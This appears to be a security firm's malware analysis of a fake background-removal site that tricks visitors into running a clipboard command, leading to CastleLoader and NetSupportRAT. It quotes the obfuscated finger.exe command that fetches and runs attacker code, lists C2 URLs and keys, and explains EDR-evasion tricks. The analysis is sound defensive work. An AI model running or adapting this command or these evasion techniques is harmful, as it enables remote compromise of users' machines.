

Acknowledgments: Special thanks to Sarah Reddish for her contributions to this investigation and write-up.
Background

Figure 1: Malicious site

You probably already have a go-to tool for removing the background from your selfies. But imagine someone who doesn't - they search for one, click the first result, and end up on a malicious site. That's exactly what we saw at Huntress.
The video below shows how it works. You upload your image, watch a convincing progress bar do its thing, and click Download. Then comes the twist: you're asked to verify you're not a robot. From there, it's pretty self-explanatory, a malicious command gets copied to your clipboard, along with helpful instructions on how to run it.
What this eventually delivers is CastleLoader, which in turn drops NetSupportRAT. We'll be doing a deep dive into CastleLoader's internals, since I haven't found a true beginning-to-end writeup out there yet.
Looking into “BackgroundFix”
Good news first: the images you upload don't go anywhere. They don't get uploaded to the threat actor's server, they don't get sent to a remote endpoint, they don't even get processed locally.
When the user checks the “I'm not a robot” box, two things happen. First, a payload gets copied to the clipboard via the classic document.execCommand(“copy”). Second, the page pings log-checkbox.php via navigator.sendBeacon, so the threat actor gets telemetry on exactly which visitors made it to the paste step.
The payload in the clipboard decodes to this:
%COMSPEC% /k s^t^a^r^t "" /min for /f "skip=8 delims=" %h in ('f^^i^^n^^g^^e^^r nrLeDHDESi@cheeshomireciple[.]com') do call %h & exit && echo ' ---Verify you are human--------press ENTER--- '
The start “” /min launches the next stage minimized, so the victim never sees a command window appear. Then the for /f “skip=8 delims=” %h in ('finger [email protected]') invokes finger.exe - yes, the finger client has been shipping with Windows since NT and is still there to query a finger daemon the attacker controls at cheeshomireciple[.]com. The skip=8 drops the first eight lines of the response (banner and headers the finger protocol returns by default), and whatever comes back on line nine gets passed to call %h, which executes it as a command.

Figure 2: The log-checkbox.php beacon firing the moment the checkbox is ticked
Validin is coming to the rescue again
Leveraging Validin, we were able to get more domains (see the Indicators of Compromise section) that are being used by the threat actor - they all have the sample template.

Figure 3: Validin search results based on the title
CastleLoader technical analysis
PowerShell shenanigans
The finger server response is a basic Linux fingerd output. If the threat actor has a ~/.plan file with read permissions set for others, its contents get appended under Plan: The content of the appended batch payload:
Variable names are deliberately random - BysywcQbIrLfMjoi and JdqFyReXmqSfylHt defeat string-based hunting. The second resolves to a filename like <N><M>.exe where each N/M is cmd's %RANDOM% (0-32767), so every infection renames the Python binary to something unique, for example 29693877.exe.
The script kills and restarts explorer.exe, which makes the taskbar and desktop icons do a disappearing act and then repaint. Why? It’s unclear, maybe the operator just likes the theater. The bring-your-own-interpreter (BYOI) chain is the operationally interesting part. curl.exe downloads the legitimate Python Software Foundation embeddable distribution from python.org, saving it with a .pdf extension to look innocuous to any user who glimpses the filename. Tar.exe then extracts the zip despite the misleading extension.
The Python wrapper then unpacks in three layers: base64 decode, zlib decompress and UTF-32 decode. What comes out is a short downloader script: it disables TLS certificate validation, fetches another Python payload from hxxps://trindastal[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/loc8, sleeps ~2 seconds, and exec()s the response. The /loc8 response is another Python script, and this is where a Cyrillic-substitution trick shows up. Before the base64 decode, the script swaps a handful of Cyrillic characters back to Latin.
replace('Ф', '/').replace('В', 'R').replace('С', 'v').replace('Л', 'G').replace('М', 'y').replace('к', 'A').replace('Ё', '4')).decode('utf-8')) After undoing the substitution and decoding the base64 blobs, the script is a ctypes shellcode loader.
After undoing the substitution and decoding the base64 blobs, the script is a ctypes shellcode loader.

Figure 4: Python ctypes shellcode loader
The shellcode is XOR-encrypted with a 16-byte repeating key. HeapCreate is called with 0x00040000 (HEAP_CREATE_ENABLE_EXECUTE) and HeapAlloc with 0x00000008 (HEAP_ZERO_MEMORY), producing an executable heap allocation in one step. RtlMoveMemory copies the decrypted shellcode in, and CFUNCTYPE(c_void_p)(ptr)() casts the pointer to a callable and invokes it.
Shellcode #1
Once CFUNCTYPE(ptr)() jumps in, we are in ~8.6 KB of shellcode. Every API call follows the typical pattern - one helper returns a module base, another resolves an export by hash. The hashing algorithm is just djb2: init to 5381, multiply by 33 and add each byte:
Instead of taking the target hash as an argument, it reads it from the upper 32 bits of the return address on the stack. Every call site pushes a single 64-bit literal where the low dword is a sentinel (0xFFFFFFFF) and the high dword is the expected djb2 hash. The resolver checks the low dword to confirm a real return address was pushed, then compares each export's hash against the high dword.

Figure 5: API call site: the push carries a sentinel (low dword) and the djb2 hash for VirtualProtect (high dword), the resolver reads the hash from its own return address
The module resolver does a PEB walk. It dereferences the loader data through InLoadOrderModuleList, walks each entry, converts the UNICODE module name to ASCII, hashes it, and matches against the expected hash. The export resolver then does the standard export-directory walk: it iterates AddressOfNames, hashes each, matches, looks up the corresponding RVA via AddressOfNameOrdinals + AddressOfFunctions.
The module resolver takes a scope integer and returns the corresponding DLL base. Each DLL name is built on the stack two bytes at a time.
|
Scope |
DLL |
|
0 |
ntdll.dll |
|
1 |
kernel32.dll |
|
2 |
shlwapi.dll |
|
3 |
user32.dll |
|
4 |
wininet.dll |
|
5 |
shell32.dll |
|
6 |
comdlg32.dll |
The shellcode downloads the next-stage payload from hxxps://trindastal[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/v8, with the URL built up via stack strings. But don’t get excited yet, the second-stage shellcode comes encrypted! The decryption routine sitting between the API resolver and the downloader is RC4. Once the payload is pulled down, the shellcode resolves VirtualProtect, flips the buffer to PAGE_EXECUTE_READWRITE, and calls the RC4 routine with a slightly interesting argument layout: the ciphertext pointer is the downloaded buffer plus 64, the ciphertext length is the total size minus 64, and the key pointer is the buffer itself with a key length of 64. In other words, the first 64 bytes of every download are the RC4 key and everything after that is ciphertext.

Figure 6: RC4 KSA first loop: S[i] = i running over 256 iterations, filling the stack-based state array one byte at a time. The div dword ptr [rbp+14h] is the i % keylen wrap against the caller-supplied key length.
Once the buffer is decrypted, the shellcode doesn't just jump to it. Instead, it uses a creative trick: it hands control to the payload through ReplaceTextW, the Windows “Find and Replace” dialog API from comdlg32.dll. That's why comdlg32 showed up in the DLL table earlier.
ReplaceTextW normally pops up the little Find-and-Replace dialog box you would see in Notepad or Word. Every Windows dialog runs its logic by calling a callback function in response to messages like “user clicked a button” or “user typed something”. Microsoft lets you supply your own extra callback, a hook that also gets called for every message the dialog receives, so developers can customize the dialog's behavior. That hook is just a function pointer, and Windows calls whatever pointer you give it.
The shellcode abuses this, it builds a FINDREPLACEW structure on the stack with FR_ENABLEHOOK set in Flags and lpfnHook pointing at the start of the decrypted payload:
The entry routine of the shellcode calls a helper that checks for a locally-configured payload. It first calls FindFirstFileW("*.ini", ...) in the current working directory and then inspects GetLastError(). If the error is ERROR_NO_MORE_FILES (0x12), no INI is present and the helper returns immediately. If an INI is present, the helper reads it via GetPrivateProfileStringW under an [install] section, pulling three keys: package_name (the path or name of the actual payload file), install_path (extra launch argument), and run_as_admin (a flag). It opens package_name with CreateFileW, reads the whole file into a heap buffer, and RC4-decrypts everything past a 128-byte header using the header itself as the key - the same pattern used for the web payload, just with a longer key. The launch then branches on whether the INI also specified an install_path value: if so, the helper builds a msiexec.exe /i “%s” command line and hands it to ShellExecuteW; if not, it calls ShellExecuteW on the decrypted file directly. Either way, run_as_admin's leading character picks the verb, “1” gets runas for elevation, anything else gets open.
The shellcode then resolves ReplaceTextW (djb2 hash 0xC8C304DD) and calls it. Windows starts setting up the dialog, and as part of setup it calls the hook with the initial WM_INITDIALOG message, which means Windows itself jumps into the decrypted payload before the dialog is ever rendered. The point of going through all this trouble is evasion. "Shellcode calls VirtualProtect then jumps to its own buffer" is a pattern that probably every EDR watches for. “Process calls ReplaceTextW” looks like a program opening a dialog box and gets no attention. The payload runs, but from Windows' perspective, it was doing a perfectly normal thing.
Shellcode #2 - Reflective PE loader
What the shellcode #1 decrypts and hands off to via the ReplaceTextW trick is a 297,460-byte blob with a clean two-part layout. The first 0xE00 bytes are a small 32-bit reflective PE loader. Everything after that, starting at offset 0xE00, is an embedded PE that the loader maps into memory and executes.
The loader does in user mode what Windows would normally do for an EXE on disk: parse the PE headers, allocate memory at the preferred image base, copy headers and sections in, fix up absolute addresses, fill in the IAT via LoadLibraryA and GetProcAddress, and jump to the entry point. The loader's own imports are djb2-hashed using the same algorithm and PEB walk as Shellcode #1.

Figure 7: The reflective loader's main routine on the left, with the imports-resolver it calls expanded on the right. Each import descriptor's DLL is loaded with LoadLibraryA and each function with GetProcAddress.
Most malware allocates memory by calling VirtualAlloc. EDRs know this, so they hook VirtualAlloc to inspect every call. But VirtualAlloc itself just turns around and calls a lower-level function in ntdll.dll called NtAllocateVirtualMemory to do the actual work - that's what really allocates the memory.
This loader skips VirtualAlloc entirely and calls NtAllocateVirtualMemory directly. The memory still gets allocated, but the EDR's hook on VirtualAlloc never fires because VirtualAlloc was never called. The same trick applies to NtUnmapViewOfSection, which is used in the fallback path below instead of the more common UnmapViewOfFile.
If allocation at the preferred base fails because something else is mapped there, and the embedded PE has no relocations to fall back on, the loader calls NtUnmapViewOfSection to evict whatever is sitting at 0x400000 and retries. Inside a fresh python.exe the preferred base is normally free, but the loader is willing to unmap a legitimate module to make room for the payload if it has to - that's a flavor of process hollowing.
The last thing the loader does before jumping to the entry point is rewrite the PEB. Every Windows process keeps a structure in its own memory called the PEB (Process Environment Block) that tells the process things about itself - what its main EXE is, where it's loaded, what DLLs are mapped. After the embedded PE has been mapped at new_base, three fields in the running python.exe's PEB get rewritten.

Figure 8: PEB rewrite
main_module is the first node in the loader's module list, which by convention is always the main process EXE - here, python.exe. After the writes, both PEB.ImageBaseAddress and the first module entry's DllBase point at the embedded PE inside python.exe's memory.
Nothing has been injected anywhere, there are just two PE images sitting in python.exe's address space (the Python interpreter at its own base, and the embedded PE at new_base), and the PEB's been edited to claim the embedded PE is the main image.
The reason for the rewrite is that the embedded PE expects to be the main EXE of the process. When a normal program calls GetModuleHandle(NULL) to ask where it is loaded, Windows returns the value in PEB.ImageBaseAddress. Since the reflective loader didn't go through the Windows loader, that field still holds python.exe's base, and the embedded PE would get the wrong answer. The rewrite fixes that, so the embedded PE can find itself in memory the same way any normal EXE does.
Jumping to the entry point isn't anything fancy. The PE's optional header has an AddressOfEntryPoint field which is an RVA (an offset from the image base) - 0x22682 for our embedded PE. The loader adds that to new_base to get the actual address in memory (0x422682), casts it to a function pointer, and calls it. Execution leaves the loader and starts running inside the embedded PE.
Inside the castle
API hashing
Every API call in CastleLoader goes through two helpers. The first takes a small scope integer (0 through 14) and returns the base address of a DLL by walking the PEB's loader entries and matching their module names against a hardcoded hash table. The second takes a DLL base plus an export name hash and walks that DLL's export directory, hashing each name and returning the function pointer of the match.
The hash itself is an alternating-step function with 0xAAAAAAAA as the initial state. For each character of the API name, the algorithm picks one of two operations depending on whether the index is even or odd. On even indices it computes (state << 7) ^ (c * (state >> 3)); on odd indices it computes ~((state << 11) + (c ^ (state >> 5))). The result is XORed back into state, and the final 32-bit state is the hash.
The DLL-name table in the resolver is itself protected with the same string-encryption scheme described in the next section. Eleven of the fifteen names are XOR-encoded with per-name 4-byte keys; only four short common names (ntdll, ole32, psapi, gdi32) sit as plaintext in the table. The resolver also acts as a lazy DLL loader - if a target DLL isn't already mapped into the process when its scope is requested, the resolver pulls it in via LoadLibraryW. That's how the binary reaches into iphlpapi, crypt32, winhttp, wininet, and other Windows System DLLs without any of them appearing in its declared imports.

Figure 9: DLL-name table inside the API resolver, each case decodes one library name
String encryption
The loader uses two patterns for strings, mixed throughout the binary depending on what each string is for. The first pattern is plaintext stack construction: a sequence of mov dword ptr [ebp-N], imm32. This shows up for short, harmless strings like url, args, id, and printf format strings, things the developer didn't bother hiding because they are so generic that finding them probably tells you nothing.
The second pattern is XOR-encoded stack strings. The compiler lays down a buffer of scrambled bytes onto the stack as constants, then a short loop XORs them against a 4-byte key from .rdata. The key only has 4 bytes, so it gets reused: bytes 1-4 of the scrambled string get XORed against the key, then bytes 5-8 against the same key again, and so on. The result is the real string. Most of the operationally interesting strings, such as field names, install paths, header names, use this pattern.

Figure 10: XOR-decode loop: scrambled WORDs sitting as constants on the stack, then unscrambled in-place against a 4-byte rotating key from .rdata.
Configuration and C2 communication
The loader builds a configuration context on the heap that holds everything it needs to talk to its C2: a list of base URLs, a campaign identifier, an authentication token, an instance identifier, and the ChaCha20 key and nonce used to encrypt the C2 traffic.
This sample's config decodes to the following:
C2 base URL: hxxps://trindastal[.]com/8250d149-9bf8-566d-9d7d-ea925eae0a4
Build campaign UUID: b47e1791-82ba-544f-9aab-ebbdd36d8c89
Auth token: D63TnQ3WhSnjI0yVKaILRu8U1WttdnE
Instance ID: YvAPcF0OnjSYuDW7QosQ
ChaCha20 key (32 bytes): f5dbaa09e60343f252a80d4a313a36ac11442d96b0896022d1a83744e3c11feb
ChaCha20 nonce (12 bytes): bbbbf632514c0caae655b2c4
The string-typed entries each pull double duty in the protocol. The build campaign UUID appears in two places depending on which request is being made. On the initial settings fetch (a GET with no body), the UUID is appended to the URL: GET <base_url>/<campaign_uuid>. On every check-in (a POST), the URL drops back to just the base and the UUID is sent inside the encrypted body as the campaign_identifier field instead. The auth token shows up as the HTTP User-Agent AND as the body field access_key - the C2 sees the same identifier in both places, which makes traffic from one CastleLoader build trivially fingerprintable at the network layer if you can read the User-Agent header. The instance ID is used both as the CreateMutexW name (single-instance gate) and as the filename of the install marker at C:\ProgramData\<instance_id> - the prevent-restart mechanism, which we will cover in the settings flags section.
A captured PCAP shows both URL forms in action - the initial settings GET with the campaign UUID in the path followed by the check-in POST that drops the campaign UUID from the URL and sends it inside the encrypted with ChaCha20 body instead.

Figure 11: Initial GET request
